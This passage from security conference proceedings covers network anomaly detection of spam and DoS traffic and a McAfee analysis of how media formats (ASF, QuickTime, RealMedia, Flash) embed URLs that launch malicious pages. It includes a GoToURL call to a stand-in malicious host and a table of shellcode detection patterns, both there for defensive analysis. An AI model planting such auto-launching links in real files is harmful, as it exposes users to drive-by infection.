Figure 5: An example of successful dictionary attack followed by immediate attacks performed by the victim of the previous attack. This is the typical scenario when the attacker immediately after the successful attack uploads a rootkit to get control over the machine and use it for further attacks.

Attacking

All of us certainly know the scenario. A notice coming from the Internet Service Provider (ISP) telling you that SPAM is spreading from your network. Sending of SPAM is a common spyware/botnet activity earning money for the spyware author or botnet master. After such notice a nightmare for the technicians begins. They need to locate the device before ISP blocks your mail services or disconnects your entire network. Using NBA techniques you can even prevent such notice while you get a warning of SPAM spreading activities as soon as it happens including the source of the SPAM and the technicians can intervene for sure.

Events

#	Event source	Type	Details	Timestamp	Data source	Event targets
1	[redacted]67.145	OUTSPAM	SMTP [TCP:25] (unique hosts: 7)	2009-09-24 19:23:00	[redacted]	62.3.131.181, 69.7.167.23, 146.201.3.234, 194.109.24.132, 209.145.5.10, 210.101.199.231, 213.232.0.195
2	[redacted]67.145	OUTSPAM	SMTP [TCP:25] (unique hosts: 65)	2009-09-24 19:17:45	[redacted]	62.3.131.181, 63.101.151.1, 64.18.4.11, 64.18.5.10, 64.18.6.10, 64.18.6.14, 64.18.7.13, 64.191.223.42, 65.55.88.22, 65.172.13.10, ...
3	[redacted].67.145	OUTSPAM	SMTP [TCP:25] (unique hosts: 75)	2009-09-24 19:16:00	[redacted]	62.12.136.97, 63.166.155.140, 64.18.6.10, 64.18.6.11, 64.18.7.11, 64.26.60.153, 64.88.167.155, 64.118.228.132, 65.55.88.22, 65.61.115.199, ...

Figure 6: An example of outgoing SPAM detection, the usage of as many of 75 different mail servers by a client host in a short time period cannot be anything else then malware.

However, the outgoing SPAM is not the only trouble. We witness Denial of Service (DoS) attacks against corporate enterprises, governments and even as an instrument of competitive fight. Users can even download tools to be a part of DoS attack [17]. Having such a tool operating in a corporate network may harm the company reputation. Detection of such activity needs to focus on traffic targets and number of sessions generated to each of the targets.

Event details

Type	Timestamp	Event source	Detail	Probability	NetFlow source	False positive
DoS/DDoS (DOS)	2011-01-10 16:02:15	[redacted].224.68	service TCP: 80 (attackers: 10 , total attempts:4334)	100 %	localhost	No

Figure 7: An example of workstation being a target of DoS attack.

Available products

There are few NBA pure commercial products and services available on the market worldwide. Limited NBA functionality is provided by some infrastructure oriented Security Information and Event Management systems (SIEMs). Their focus varies from one customer segment to another as their functionality is more backbone or enterprise network oriented.

	Small business	Medium enterprise	Large enterprise	Internet Service Provider
NBA	AdvaICT NetHound	AdvaICT FlowMon ADS SourceFire 3D	AdvaICT MyNetScope ADS Lancope StealthWatch SourceFire 3D	Arbor PeakFlow Lancope StealthWatch
SIEM with limited NBA		Enterasys SIEM Juniper STRM	Cisco MARS Enterasys SIEM Juniper STRM	Cisco MARS

Conclusion

The traditional look on the network security is changing right now. The domain of flow data processing and anomaly detection is being recognized as Network Behavior Analysis (NBA) and the deployment of NBA system is highly recommended [11], [12] to supply functionality provided by firewall, antivirus and intrusion detection/prevention system. The proposed methods of detection of malware activities and malware spreading based on network monitoring and traffic analysis can supply traditional signature oriented tools. This approach is unique in its usability, scalability and performance while there is no need of deep understanding of topology of target network and no need of software installation or configuration changes.

References

[1] A. Lakhina, M. Crovella, and C. Diot. Characterization of Network-Wide Anomalies in Traffic Flows. In ACM SIGCOMM conference on Internet measurement IMC '04, pages 201–206, New York, NY, USA, 2004. ACM Press.

[2] K. Xu, Z.-L. Zhang, and S. Bhattacharrya. Reducing Unwanted Traffic in a Backbone Network. In USENIX Workshop on Steps to Reduce Unwanted Traffic in the Internet (SRUTI), Boston, MA, July 2005.

[3] Tarem Ahmed, Mark Coates, and Anukool Lakhina. Multivariate online anomaly detection using kernel recursive least squares. In INFOCOM, pages 625–633, 2007.

[4] M. Rehak, M. Pechoucek, K. Bartos, M. Grill, and P. Celeda. Network intrusion detection by means of community of trusting agents. In IEEE/WIC/ACM International Conference on Intelligent Agent Technology (IAT 2007 Main Conference Proceedings) (IAT'07), Los Alamitos, CA, USA, 2007. IEEE Computer Society.

[5] Arbor Networks: Arbor Peakflow SP, http://www.arbornetworks.com/peakflowsp

[6] B. Trammell and E. Boschi. Bidirectional Flow Export Using IP Flow Information Export (IPFIX). RFC 5103 (Proposed Standard), January 2008.

[7] Minarik, P. and Krmicek, V. and Vykopal, J.: "Improving Host Profiling With Bidirectional Flows". In 2009 International Conference on Computational Science and Engineering. Vancouver, Canada : IEEE Computer Society, 2009. pp. 231-237. ISBN 978-0-7695-3823-5.

[8] Vykopal, J. and Plesnik, T. and Minarik, Pavel.: "Network-based Dictionary Attack Detection". In Proceedings of International Conference on Future Networks (ICFN 2009, Bangkok). Los Alamitos, CA, USA : IEEE Computer Society, 2009. pp. 23-27. ISBN 978-0-7695-3567-8.

[9] E. Bursztein. Time has something to tell us about network address translation. In U. Erlingsson and A. Sabelfeld, editors, Proceedings of the 12th Nordic Workshop on Secure IT Systems (NordSec'07), Reykjavik, Iceland, Oct. 2007

[10] IronGeek. Osfuscate: Change your windows os tcp/ip fingerprint to confuse p0f, networkminer, ettercap, nmap and other os detection tools. 2008.

[11] Gartner: Network Behavior Analysis Update, November 6, 2007

[12] Aberdeen Group: Network Behavior Analysis - Protecting By Preventing, November, 2009

[13] NFDump Tools, http://nfdump.sourceforge.net

[14] AV Comparatives, http://www.av-comparatives.org

[15] Celeda, Pavel - Krejci, Radek - Vykopal, Jan - Drasar, Martin. Embedded Malware - An Analysis of the Chuck Norris Botnet. In European Conference on Computer Network Defense. Los Alamitos, CA : IEEE Computer Society, 2010. pp. 3-10. ISBN 978-1-4244-9377-7.

[16] Malware sample count report, http://nakedsecurity.sophos.com/2009/07/24/avtestorgs-malware-count-exceeds-22-million/

[17] Low Orbit Ion Cannon, http://en.wikipedia.org/wiki/LOIC

Malicious Media Files: Coming to a Computer Near You

Rahul Mohandas, Vinoo Thomas, and Prashanth Ramagopal
McAfee Labs – India

About Authors

Rahul Mohandas is a research lead with McAfee Labs in Bangalore where his responsibilities includes analyzing computer viruses, tracking global malware trends, and coordinating anti-malware research operations in the eastern hemisphere.

Contact Details: c/o McAfee Software (India) Pvt. Ltd., Embassy Golf Links Business Park, Pine Valley - 2nd floor, Bangalore 560071, India, phone +91 80 6656 1666, e-mail: rahul@avertlabs.com

Vinoo Thomas is a product manager for anti-malware technologies with McAfee Labs in Bangalore, India. In this role, he is responsible for defining the product roadmap and strategy for the Anti-Malware & Gateway engines and McAfee Labs tools & utilities. Thomas has five pending software patents in antivirus and honeypot research, and has published papers with EICAR, IEEE, Journal in Computer Virology, McAfee and Virus Bulletin. He is a McAfee spokesperson to the media on security issues and is regularly quoted in the electronic and print media for his research and views.

Contact Details: c/o McAfee Software (India) Pvt. Ltd., Embassy Golf Links Business Park, Pine Valley - 2nd floor, Bangalore 560071, India, phone +91 80 6656 9625, e-mail: vinoo@avertlabs.com

Prashanth Ramagopal is a research scientist with McAfee Labs in Bangalore. He is an expert in reverse-engineering polymorphic malware and writing generic detection. When not fighting malware, Ramagopal follows his passion for photography.

Contact Details: c/o McAfee Software (India) Pvt. Ltd., Embassy Golf Links Business Park, Pine Valley - 2nd floor, Bangalore 560071, India, phone +91 80 6656 9634, e-mail: prashanth@avertlabs.com

Keywords

Media files, exploit, vulnerability, codec, apple quicktime, realmedia, adobe shockwave, microsoft advanced systems format, .mov, .rmvb, .wma, .wmv, .swf, cloud computing.

`

Malicious Media Files: Coming to a Computer Near You

Abstract

When was the last time you hesitated to open a movie file? Unfortunately, it is possible for media files to contain more than one might expect.

Trojan media files are increasingly employed as an infection vector, with attackers exploiting design issues or undocumented features in file formats. Modern media file formats allow for hyperlinks to be embedded inside and are frequently misused as a vehicle for web-centric attacks. Unlike the notorious history associated with executable, Microsoft Office, or PDF files, media files are often perceived as trustworthy by users. And malware authors have been quick to capitalize by using exploit-laden media files to propagate malware.

This paper presents a technical analysis of vulnerabilities affecting popular audio and video file formats—Apple QuickTime, Adobe Shockwave Flash, Microsoft Advanced Systems Format, and Real Media. We also discuss the challenges security vendors face in detecting malicious media files and the techniques attackers use to subvert detection.

Background

Modern media file formats allow hyperlinks to be embedded inside the file and opened in the default browser context when the file is played. Media files can be specially constructed to automatically launch a malicious webpage without prompting the user or to execute arbitrary code, while users view them within the media player.

Table 1 provides a listing of popular media file formats that have been recently exploited by computer worms and human attackers alike to propagate malware.

Later in this paper, we discuss malware targeting media file formats, along with technical details that illustrate how hyperlinks can be embedded and parsed from different media file formats.

File Format	Detection	Description	First Reported
Windows .wma/.wmv	Downloader-UA.b	Exploits flaw in Digital Rights Management [1]	January, 2005
Real Media .rmvb	W32/Realor.worm	Infects Real Media files to embed link to malicious sites [2]	November, 2006
Real Media .rm/.rmvb	Human crafted	Launches malicious web pages without prompting [3]	December, 2007
QuickTime .mov	Human crafted	Launches embedded hyperlinks to pornographic sites [4]	April, 2008
Adobe Flash .swf	Exploit-CVE-2007-0071	Vulnerability in DefineSceneAndFrameLabelData tag [5]	June, 2008
Windows .asf	W32/GetCodec.worm	Infects .asf files to embed links to malicious web pages [6]	July, 2008
Adobe Flash .swf	Exploit-SWF.c	Vulnerability in AVM2 “new function” opcode [7]	June, 2010

`

QuickTime .mov	Human crafted	Executes arbitrary code on the target user's system [8]	August, 2010
Adobe Flash .swf	Exploit-CVE-2010-2884	Vulnerability in ActionScript Virtual Machine 2 [9]	September, 2010
Adobe Flash .swf	Exploit-CVE2010-3654	Vulnerability in AVM2 MultiName button class [10]	October, 2010

Table 1: File format vulnerabilities exploited to propagate malware

Microsoft Advanced Systems Format

The Microsoft Advanced Systems Format (ASF) [11] is a general-purpose container format for media files, used for Windows Media Audio (WMA) and Windows Media Video (WMV) files. ASF allows the creation of a script stream, which can use simple script commands in Windows Media Player. One such command is "URLANDEXIT."

Format: URLANDEXIT parameter

where "parameter" is the URL to be launched

The URLANDEXIT command was first exploited in 2005 by malicious authors, using social engineering, to trick users into installing a fake media codec.

Figure 1: ASF URLANDEXIT opening a malicious URL

When users attempted to play the fake music or video file, they didn't get the file they were hoping for; instead they were directed to download an executable file. In fact, the media file they downloaded was completely fake, playing no media clip whatsoever.

`

These Trojan media files were seeded on torrent and file-sharing sites and are detected as Downloader-UA.b. [1]

W32/GetCodec.worm [6] is parasitic infector which appeared in 2008 infecting ASF media files to insert URLANDEXIT script commands based hyperlinks into legitimate media files.

Apple QuickTime Movie

Apple QuickTime supports the Wired Action programming language, which lets users create sophisticated, interactive movies. Wired Action also allows a user to interact with the animation by manipulating sprites in the movie, triggering changes in the movie by clicking on a sprite, or even opening a website in a browser window. This is done by embedding QT event handlers in the media samples.

1. kQTEventFrameLoaded = “fram”
2. kAction = “actn”
3. kWhichAction = “whic”
4. kActionParameter = “parm”

Where

“fram”—defines one of the seven specified events

“actn”—defines the action

“whic”—defines what action to be performed

“parm”—defines the parameter associated with the kWhichAction tag

This section also has address b344–b347, as shown in Figure 2, which contains DWORD data “00 00 18 02.” The value translates to 1802, which converted to decimal gives 6146 and this value for kActionGoToURL = 6146.

kActionGoToURL opens the user's default web browser and loads a URL. Attackers exploited this inherent feature to open malicious links to promote adware and install malware.

`

Figure 2: kActionGotoURL in QuickTime navigating offensive sites

RealMedia

RealMedia files are composed of chunks containing logical units of data such as stream headers or data packets. The data section of the RealMedia file consists of a section header followed by a series of interleaved media data packets. RealMedia files support a feature called hypernavigation, which operates when a rendering plug-in directs the client to display a URL at a specified time in the stream. When the plug-in issues a hypernavigation request, the default web browser on the system launches the specified URL.

One such rendering plug-in hypernavigates with IHXHyperNavigate::GoToURL().

This function takes two parameters, a fully qualified URL and a frame target (NULL for no frame target).

m_pHyperNavigate -> GoToURL("http://www.malicious.com," NULL);

`




Figure 3: When the RealMedia file opens, the default browser will navigate to this URL

This feature is actively targeted by malicious authors to autolaunch the web browser on the system, pointing to a pornographic or an exploit-laden web page.

Adobe Shockwave Flash

Users browsing the Internet are increasingly presented with interactive Flash advertisements that urge users to click or otherwise interact with the rich graphic content. Interacting with online advertisements can often result in downloading some form of malware or adware onto a user's system. Cybercriminals are continually coming up with innovative mechanisms to trick unsuspecting users by infecting legitimate websites with malicious Flash advertisements. Most modern threat detection engines used by anti-virus or anti-spyware programs rely on static URL submissions from various sources to detect potentially malicious behavior. This means that many attacks go undetected or remain viable for extended periods before being neutralized.

Attackers are actively exploiting Adobe software, including Acrobat (PDF) Reader and Flash Player due to their great popularity. Around ninety nine percent of Internet users use Adobe Flash Player, according to Adobe. This makes Flash a very attractive target for the bad guys.

`




Figure 4: Flash content reaches 99% of Internet viewers [12]

ActionScript inside the Flash file could be used for executing malicious scripting content. These include:

- Suspicious iframes
- ActionGetURL(), navigteToURL()hyperlinks, which is sent to the cloud to check for domain reputation
- Suspicious HTML POST requests, etc.

One of the very first shell code–based Flash exploits was CVE-2007-0071. [5] This exploit was incorporated into popular web-attack toolkits.

Last year was a bounty year for exploit writers, with three distinct Flash-based exploits in the wild.

- CVE-2010-1297 [13]
- CVE-2010-2884 [8]
- CVE-2010-3654 [9]

Bug hunters use fuzzing techniques to discover new vulnerabilities in applications, perhaps because of the commonalities among the initial zero-day small web format (SWF) exploits and the original files from the public domain. ActionScript Virtual Machine 2 (AVM2), a new implementation in Flash, is the primary target for fuzzers and exploiters. The three recent zero days mentioned before are perfect examples of this.

`




Figure 5: Example code of a suspicious iframe containing an HTML POST request

Adobe Flash Player 9 and later versions come with AVM2, which is designed to execute programs written in the ActionScript 3.0 language. The generic approach in this case is to look for the following sequence for shellcode instructions or specific vulnerability information inside the Flash file.

Attackers have taken a further step by introducing obfuscation inside the Flash file to beat traditional signature matching by anti-virus engines. They make use of the flash.display.Loader class, which supports the ***loadBytes*** method [14] that takes a byte array to fill the loader with data. The bytes injected can be in the form of .gif, .jpg, .png, or .swf files. Embedding a vulnerable .swf file inside the loader provides attackers the multifold advantage of ensuring successful exploitation while complicating the analysis for researchers. The heuristic approach for detection is to use ***loadBytes*** and a random key to obfuscate the .swf file.

`

Table 2: Generic shellcode patterns used in malicious media files

Shellcode Patterns
CALL LABEL LABEL: POP reg
JMP [0xEB] 1ST 2ND: POP reg 1ST: CALL 2ND
JMP [0Xe9] 1ST 2ND: POP reg 1ST: CALL 2ND
FLDZ FSTENV [esp-0ch] POP reg

`




Figure 6: An example of obfuscated Flash content with loadBytes

Detecting Malicious URLs in Media Files: a Proposed Solution

Our method for detecting malicious media files is based on a combination of signature matching against the local database and an online domain-reputation system. The detection algorithm could look like the following:

1. Identify known media file formats such as .mov, .rmvb, .wma, .wmv, .mp3, and .swf based on the file header.
2. Parse the media file for specific tags such as KActionGotoURL in QuickTime files, HyperNavigate in RealMedia files, and URLANDEXIT in ASF files.
3. If a tag is found that facilitates launching hyperlinks, continue analyzing the file, else exit.
4. Identify the embedded hyperlink and match its pattern against the known local database (DATs).
5. If signature is not present, perform an online lookup for the hyperlink against a domain-reputation system. If the site's reputation is high risk or malicious, block access to the file and prompt user, else exit.

`




Figure 7: Detection logic for malicious media files

Anti-virus vendors have traditionally added detection for malicious media files by detecting on the embedded malicious hyperlink. Researchers manually add the signature pattern whenever a malicious link is found embedded in Trojan media files.

The size of media files can vary from megabytes to a few gigabytes. Scanning large files can cause performance issues for anti-virus products and may not always be feasible.

The embedded hyperlinks in malicious media files can change with each malware campaign. This requires researchers to manually add the signature for the bad sites.

`

By using our proposed solution to query a web-reputation database, cloud-based security products can leverage domain-reputation technology to automatically and proactively flag and detect malicious media files or Flash advertisements.

Software vendors should design their media players to inspect and warn users whenever a file with an embedded URL is about to be played. Users should have the option to continue playing the file or to block it.

Generic Cleaning of Infected ASF Files

Once we flag a media file as malicious—based on a local signature database or a cloud-reputation lookup for the embedded URL and flag it as malware—the malicious media file is marked for disinfection.

For example, the generic cleaning of infected ASF files involves looking for the presence of a URLANDEXIT script stream. If no stream is present, we can finish parsing.

If we find a stream, we identify the parameter passed to URLANDEXIT. Once we identify the URL, we can take action accordingly.

Figure 8: An infected ASF file points to a malicious link

`

Figure 9: The HTTP link is removed and replaced with 0x0 by the anti-virus scanner, preventing the URL from launching

The Road Ahead

The need to pay attention to the ever-changing threat landscape never goes away. Fortunately, operating system vendors continue to improve security in their platforms. Traditional stack or heap overflows have become more difficult to exploit. However, we cannot become complacent because it is clear that attackers have now transferred their attention to popular third-party software.

All major media file formats and their applications have code-execution vulnerabilities, and these exploits are actively abused on the Internet. Although many Internet users have installed the latest operating-system patches, they are still at risk to be attacked via media-format vulnerabilities. Security vendors will need to innovate to develop reliable and proactive methods of detecting malicious media files as the adoption of this threat vector gains popularity among exploit writers.

`

References

[1]. McAfee Labs Virus Information Library. Downloader-UA.b: http://vil.nai.com/vil/content/v_130855.htm

[2]. McAfee Labs Virus Information Library. W32/Realor.worm: http://vil.nai.com/vil/content/v_140899.htm

[3]. McAfee Labs Blog. "Be Careful of Real Media Files Downloaded From the

Internet": http://www.avertlabs.com/research/blog/index.php/2007/12/13/be-careful-of-real-media-files-downloaded-from-the-internet/

[4]. Common Vulnerabilities and Exposures.

CVE-2008-1014: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-1014

[5]. Common Vulnerabilities and Exposures. CVE-2007- 0071: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-0071

[6]. McAfee Labs Virus Information Library. W32/GetCodec: http://vil.nai.com/vil/content/v_147535.htm

[7]. McAfee Labs Virus Information Library. Exploit-SWF.c:http://vil.nai.com/vil/content/v_267791.htm

[8]. Apple QuickTime 7.6.7 security update. http://support.apple.com/kb/HT4290

[9]. Common Vulnerabilities and Exposures. CVE-2010- 2884: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2884

[10]. Common Vulnerabilities and Exposures. CVE-2010- 3654: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-3654

[11]. Overview of the Microsoft ASF Format. http://msdn.microsoft.com/en-us/library/dd757562(VS.85).aspx

[12]. "Flash content reaches 99% of Internet viewers": http://www.adobe.com/products/player_census/flashplayer/

[13]. Common Vulnerabilities and Exposures. CVE-2010-1297: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-20010-1297

[14]. McAfee Labs Blog. "SWF Flash Exploits: Old Wine in a New Bottle": http://blogs.mcafee.com/mcafee-labs/swf-flash-exploits-old-wine-in-a-new-bottle

`

Authors Index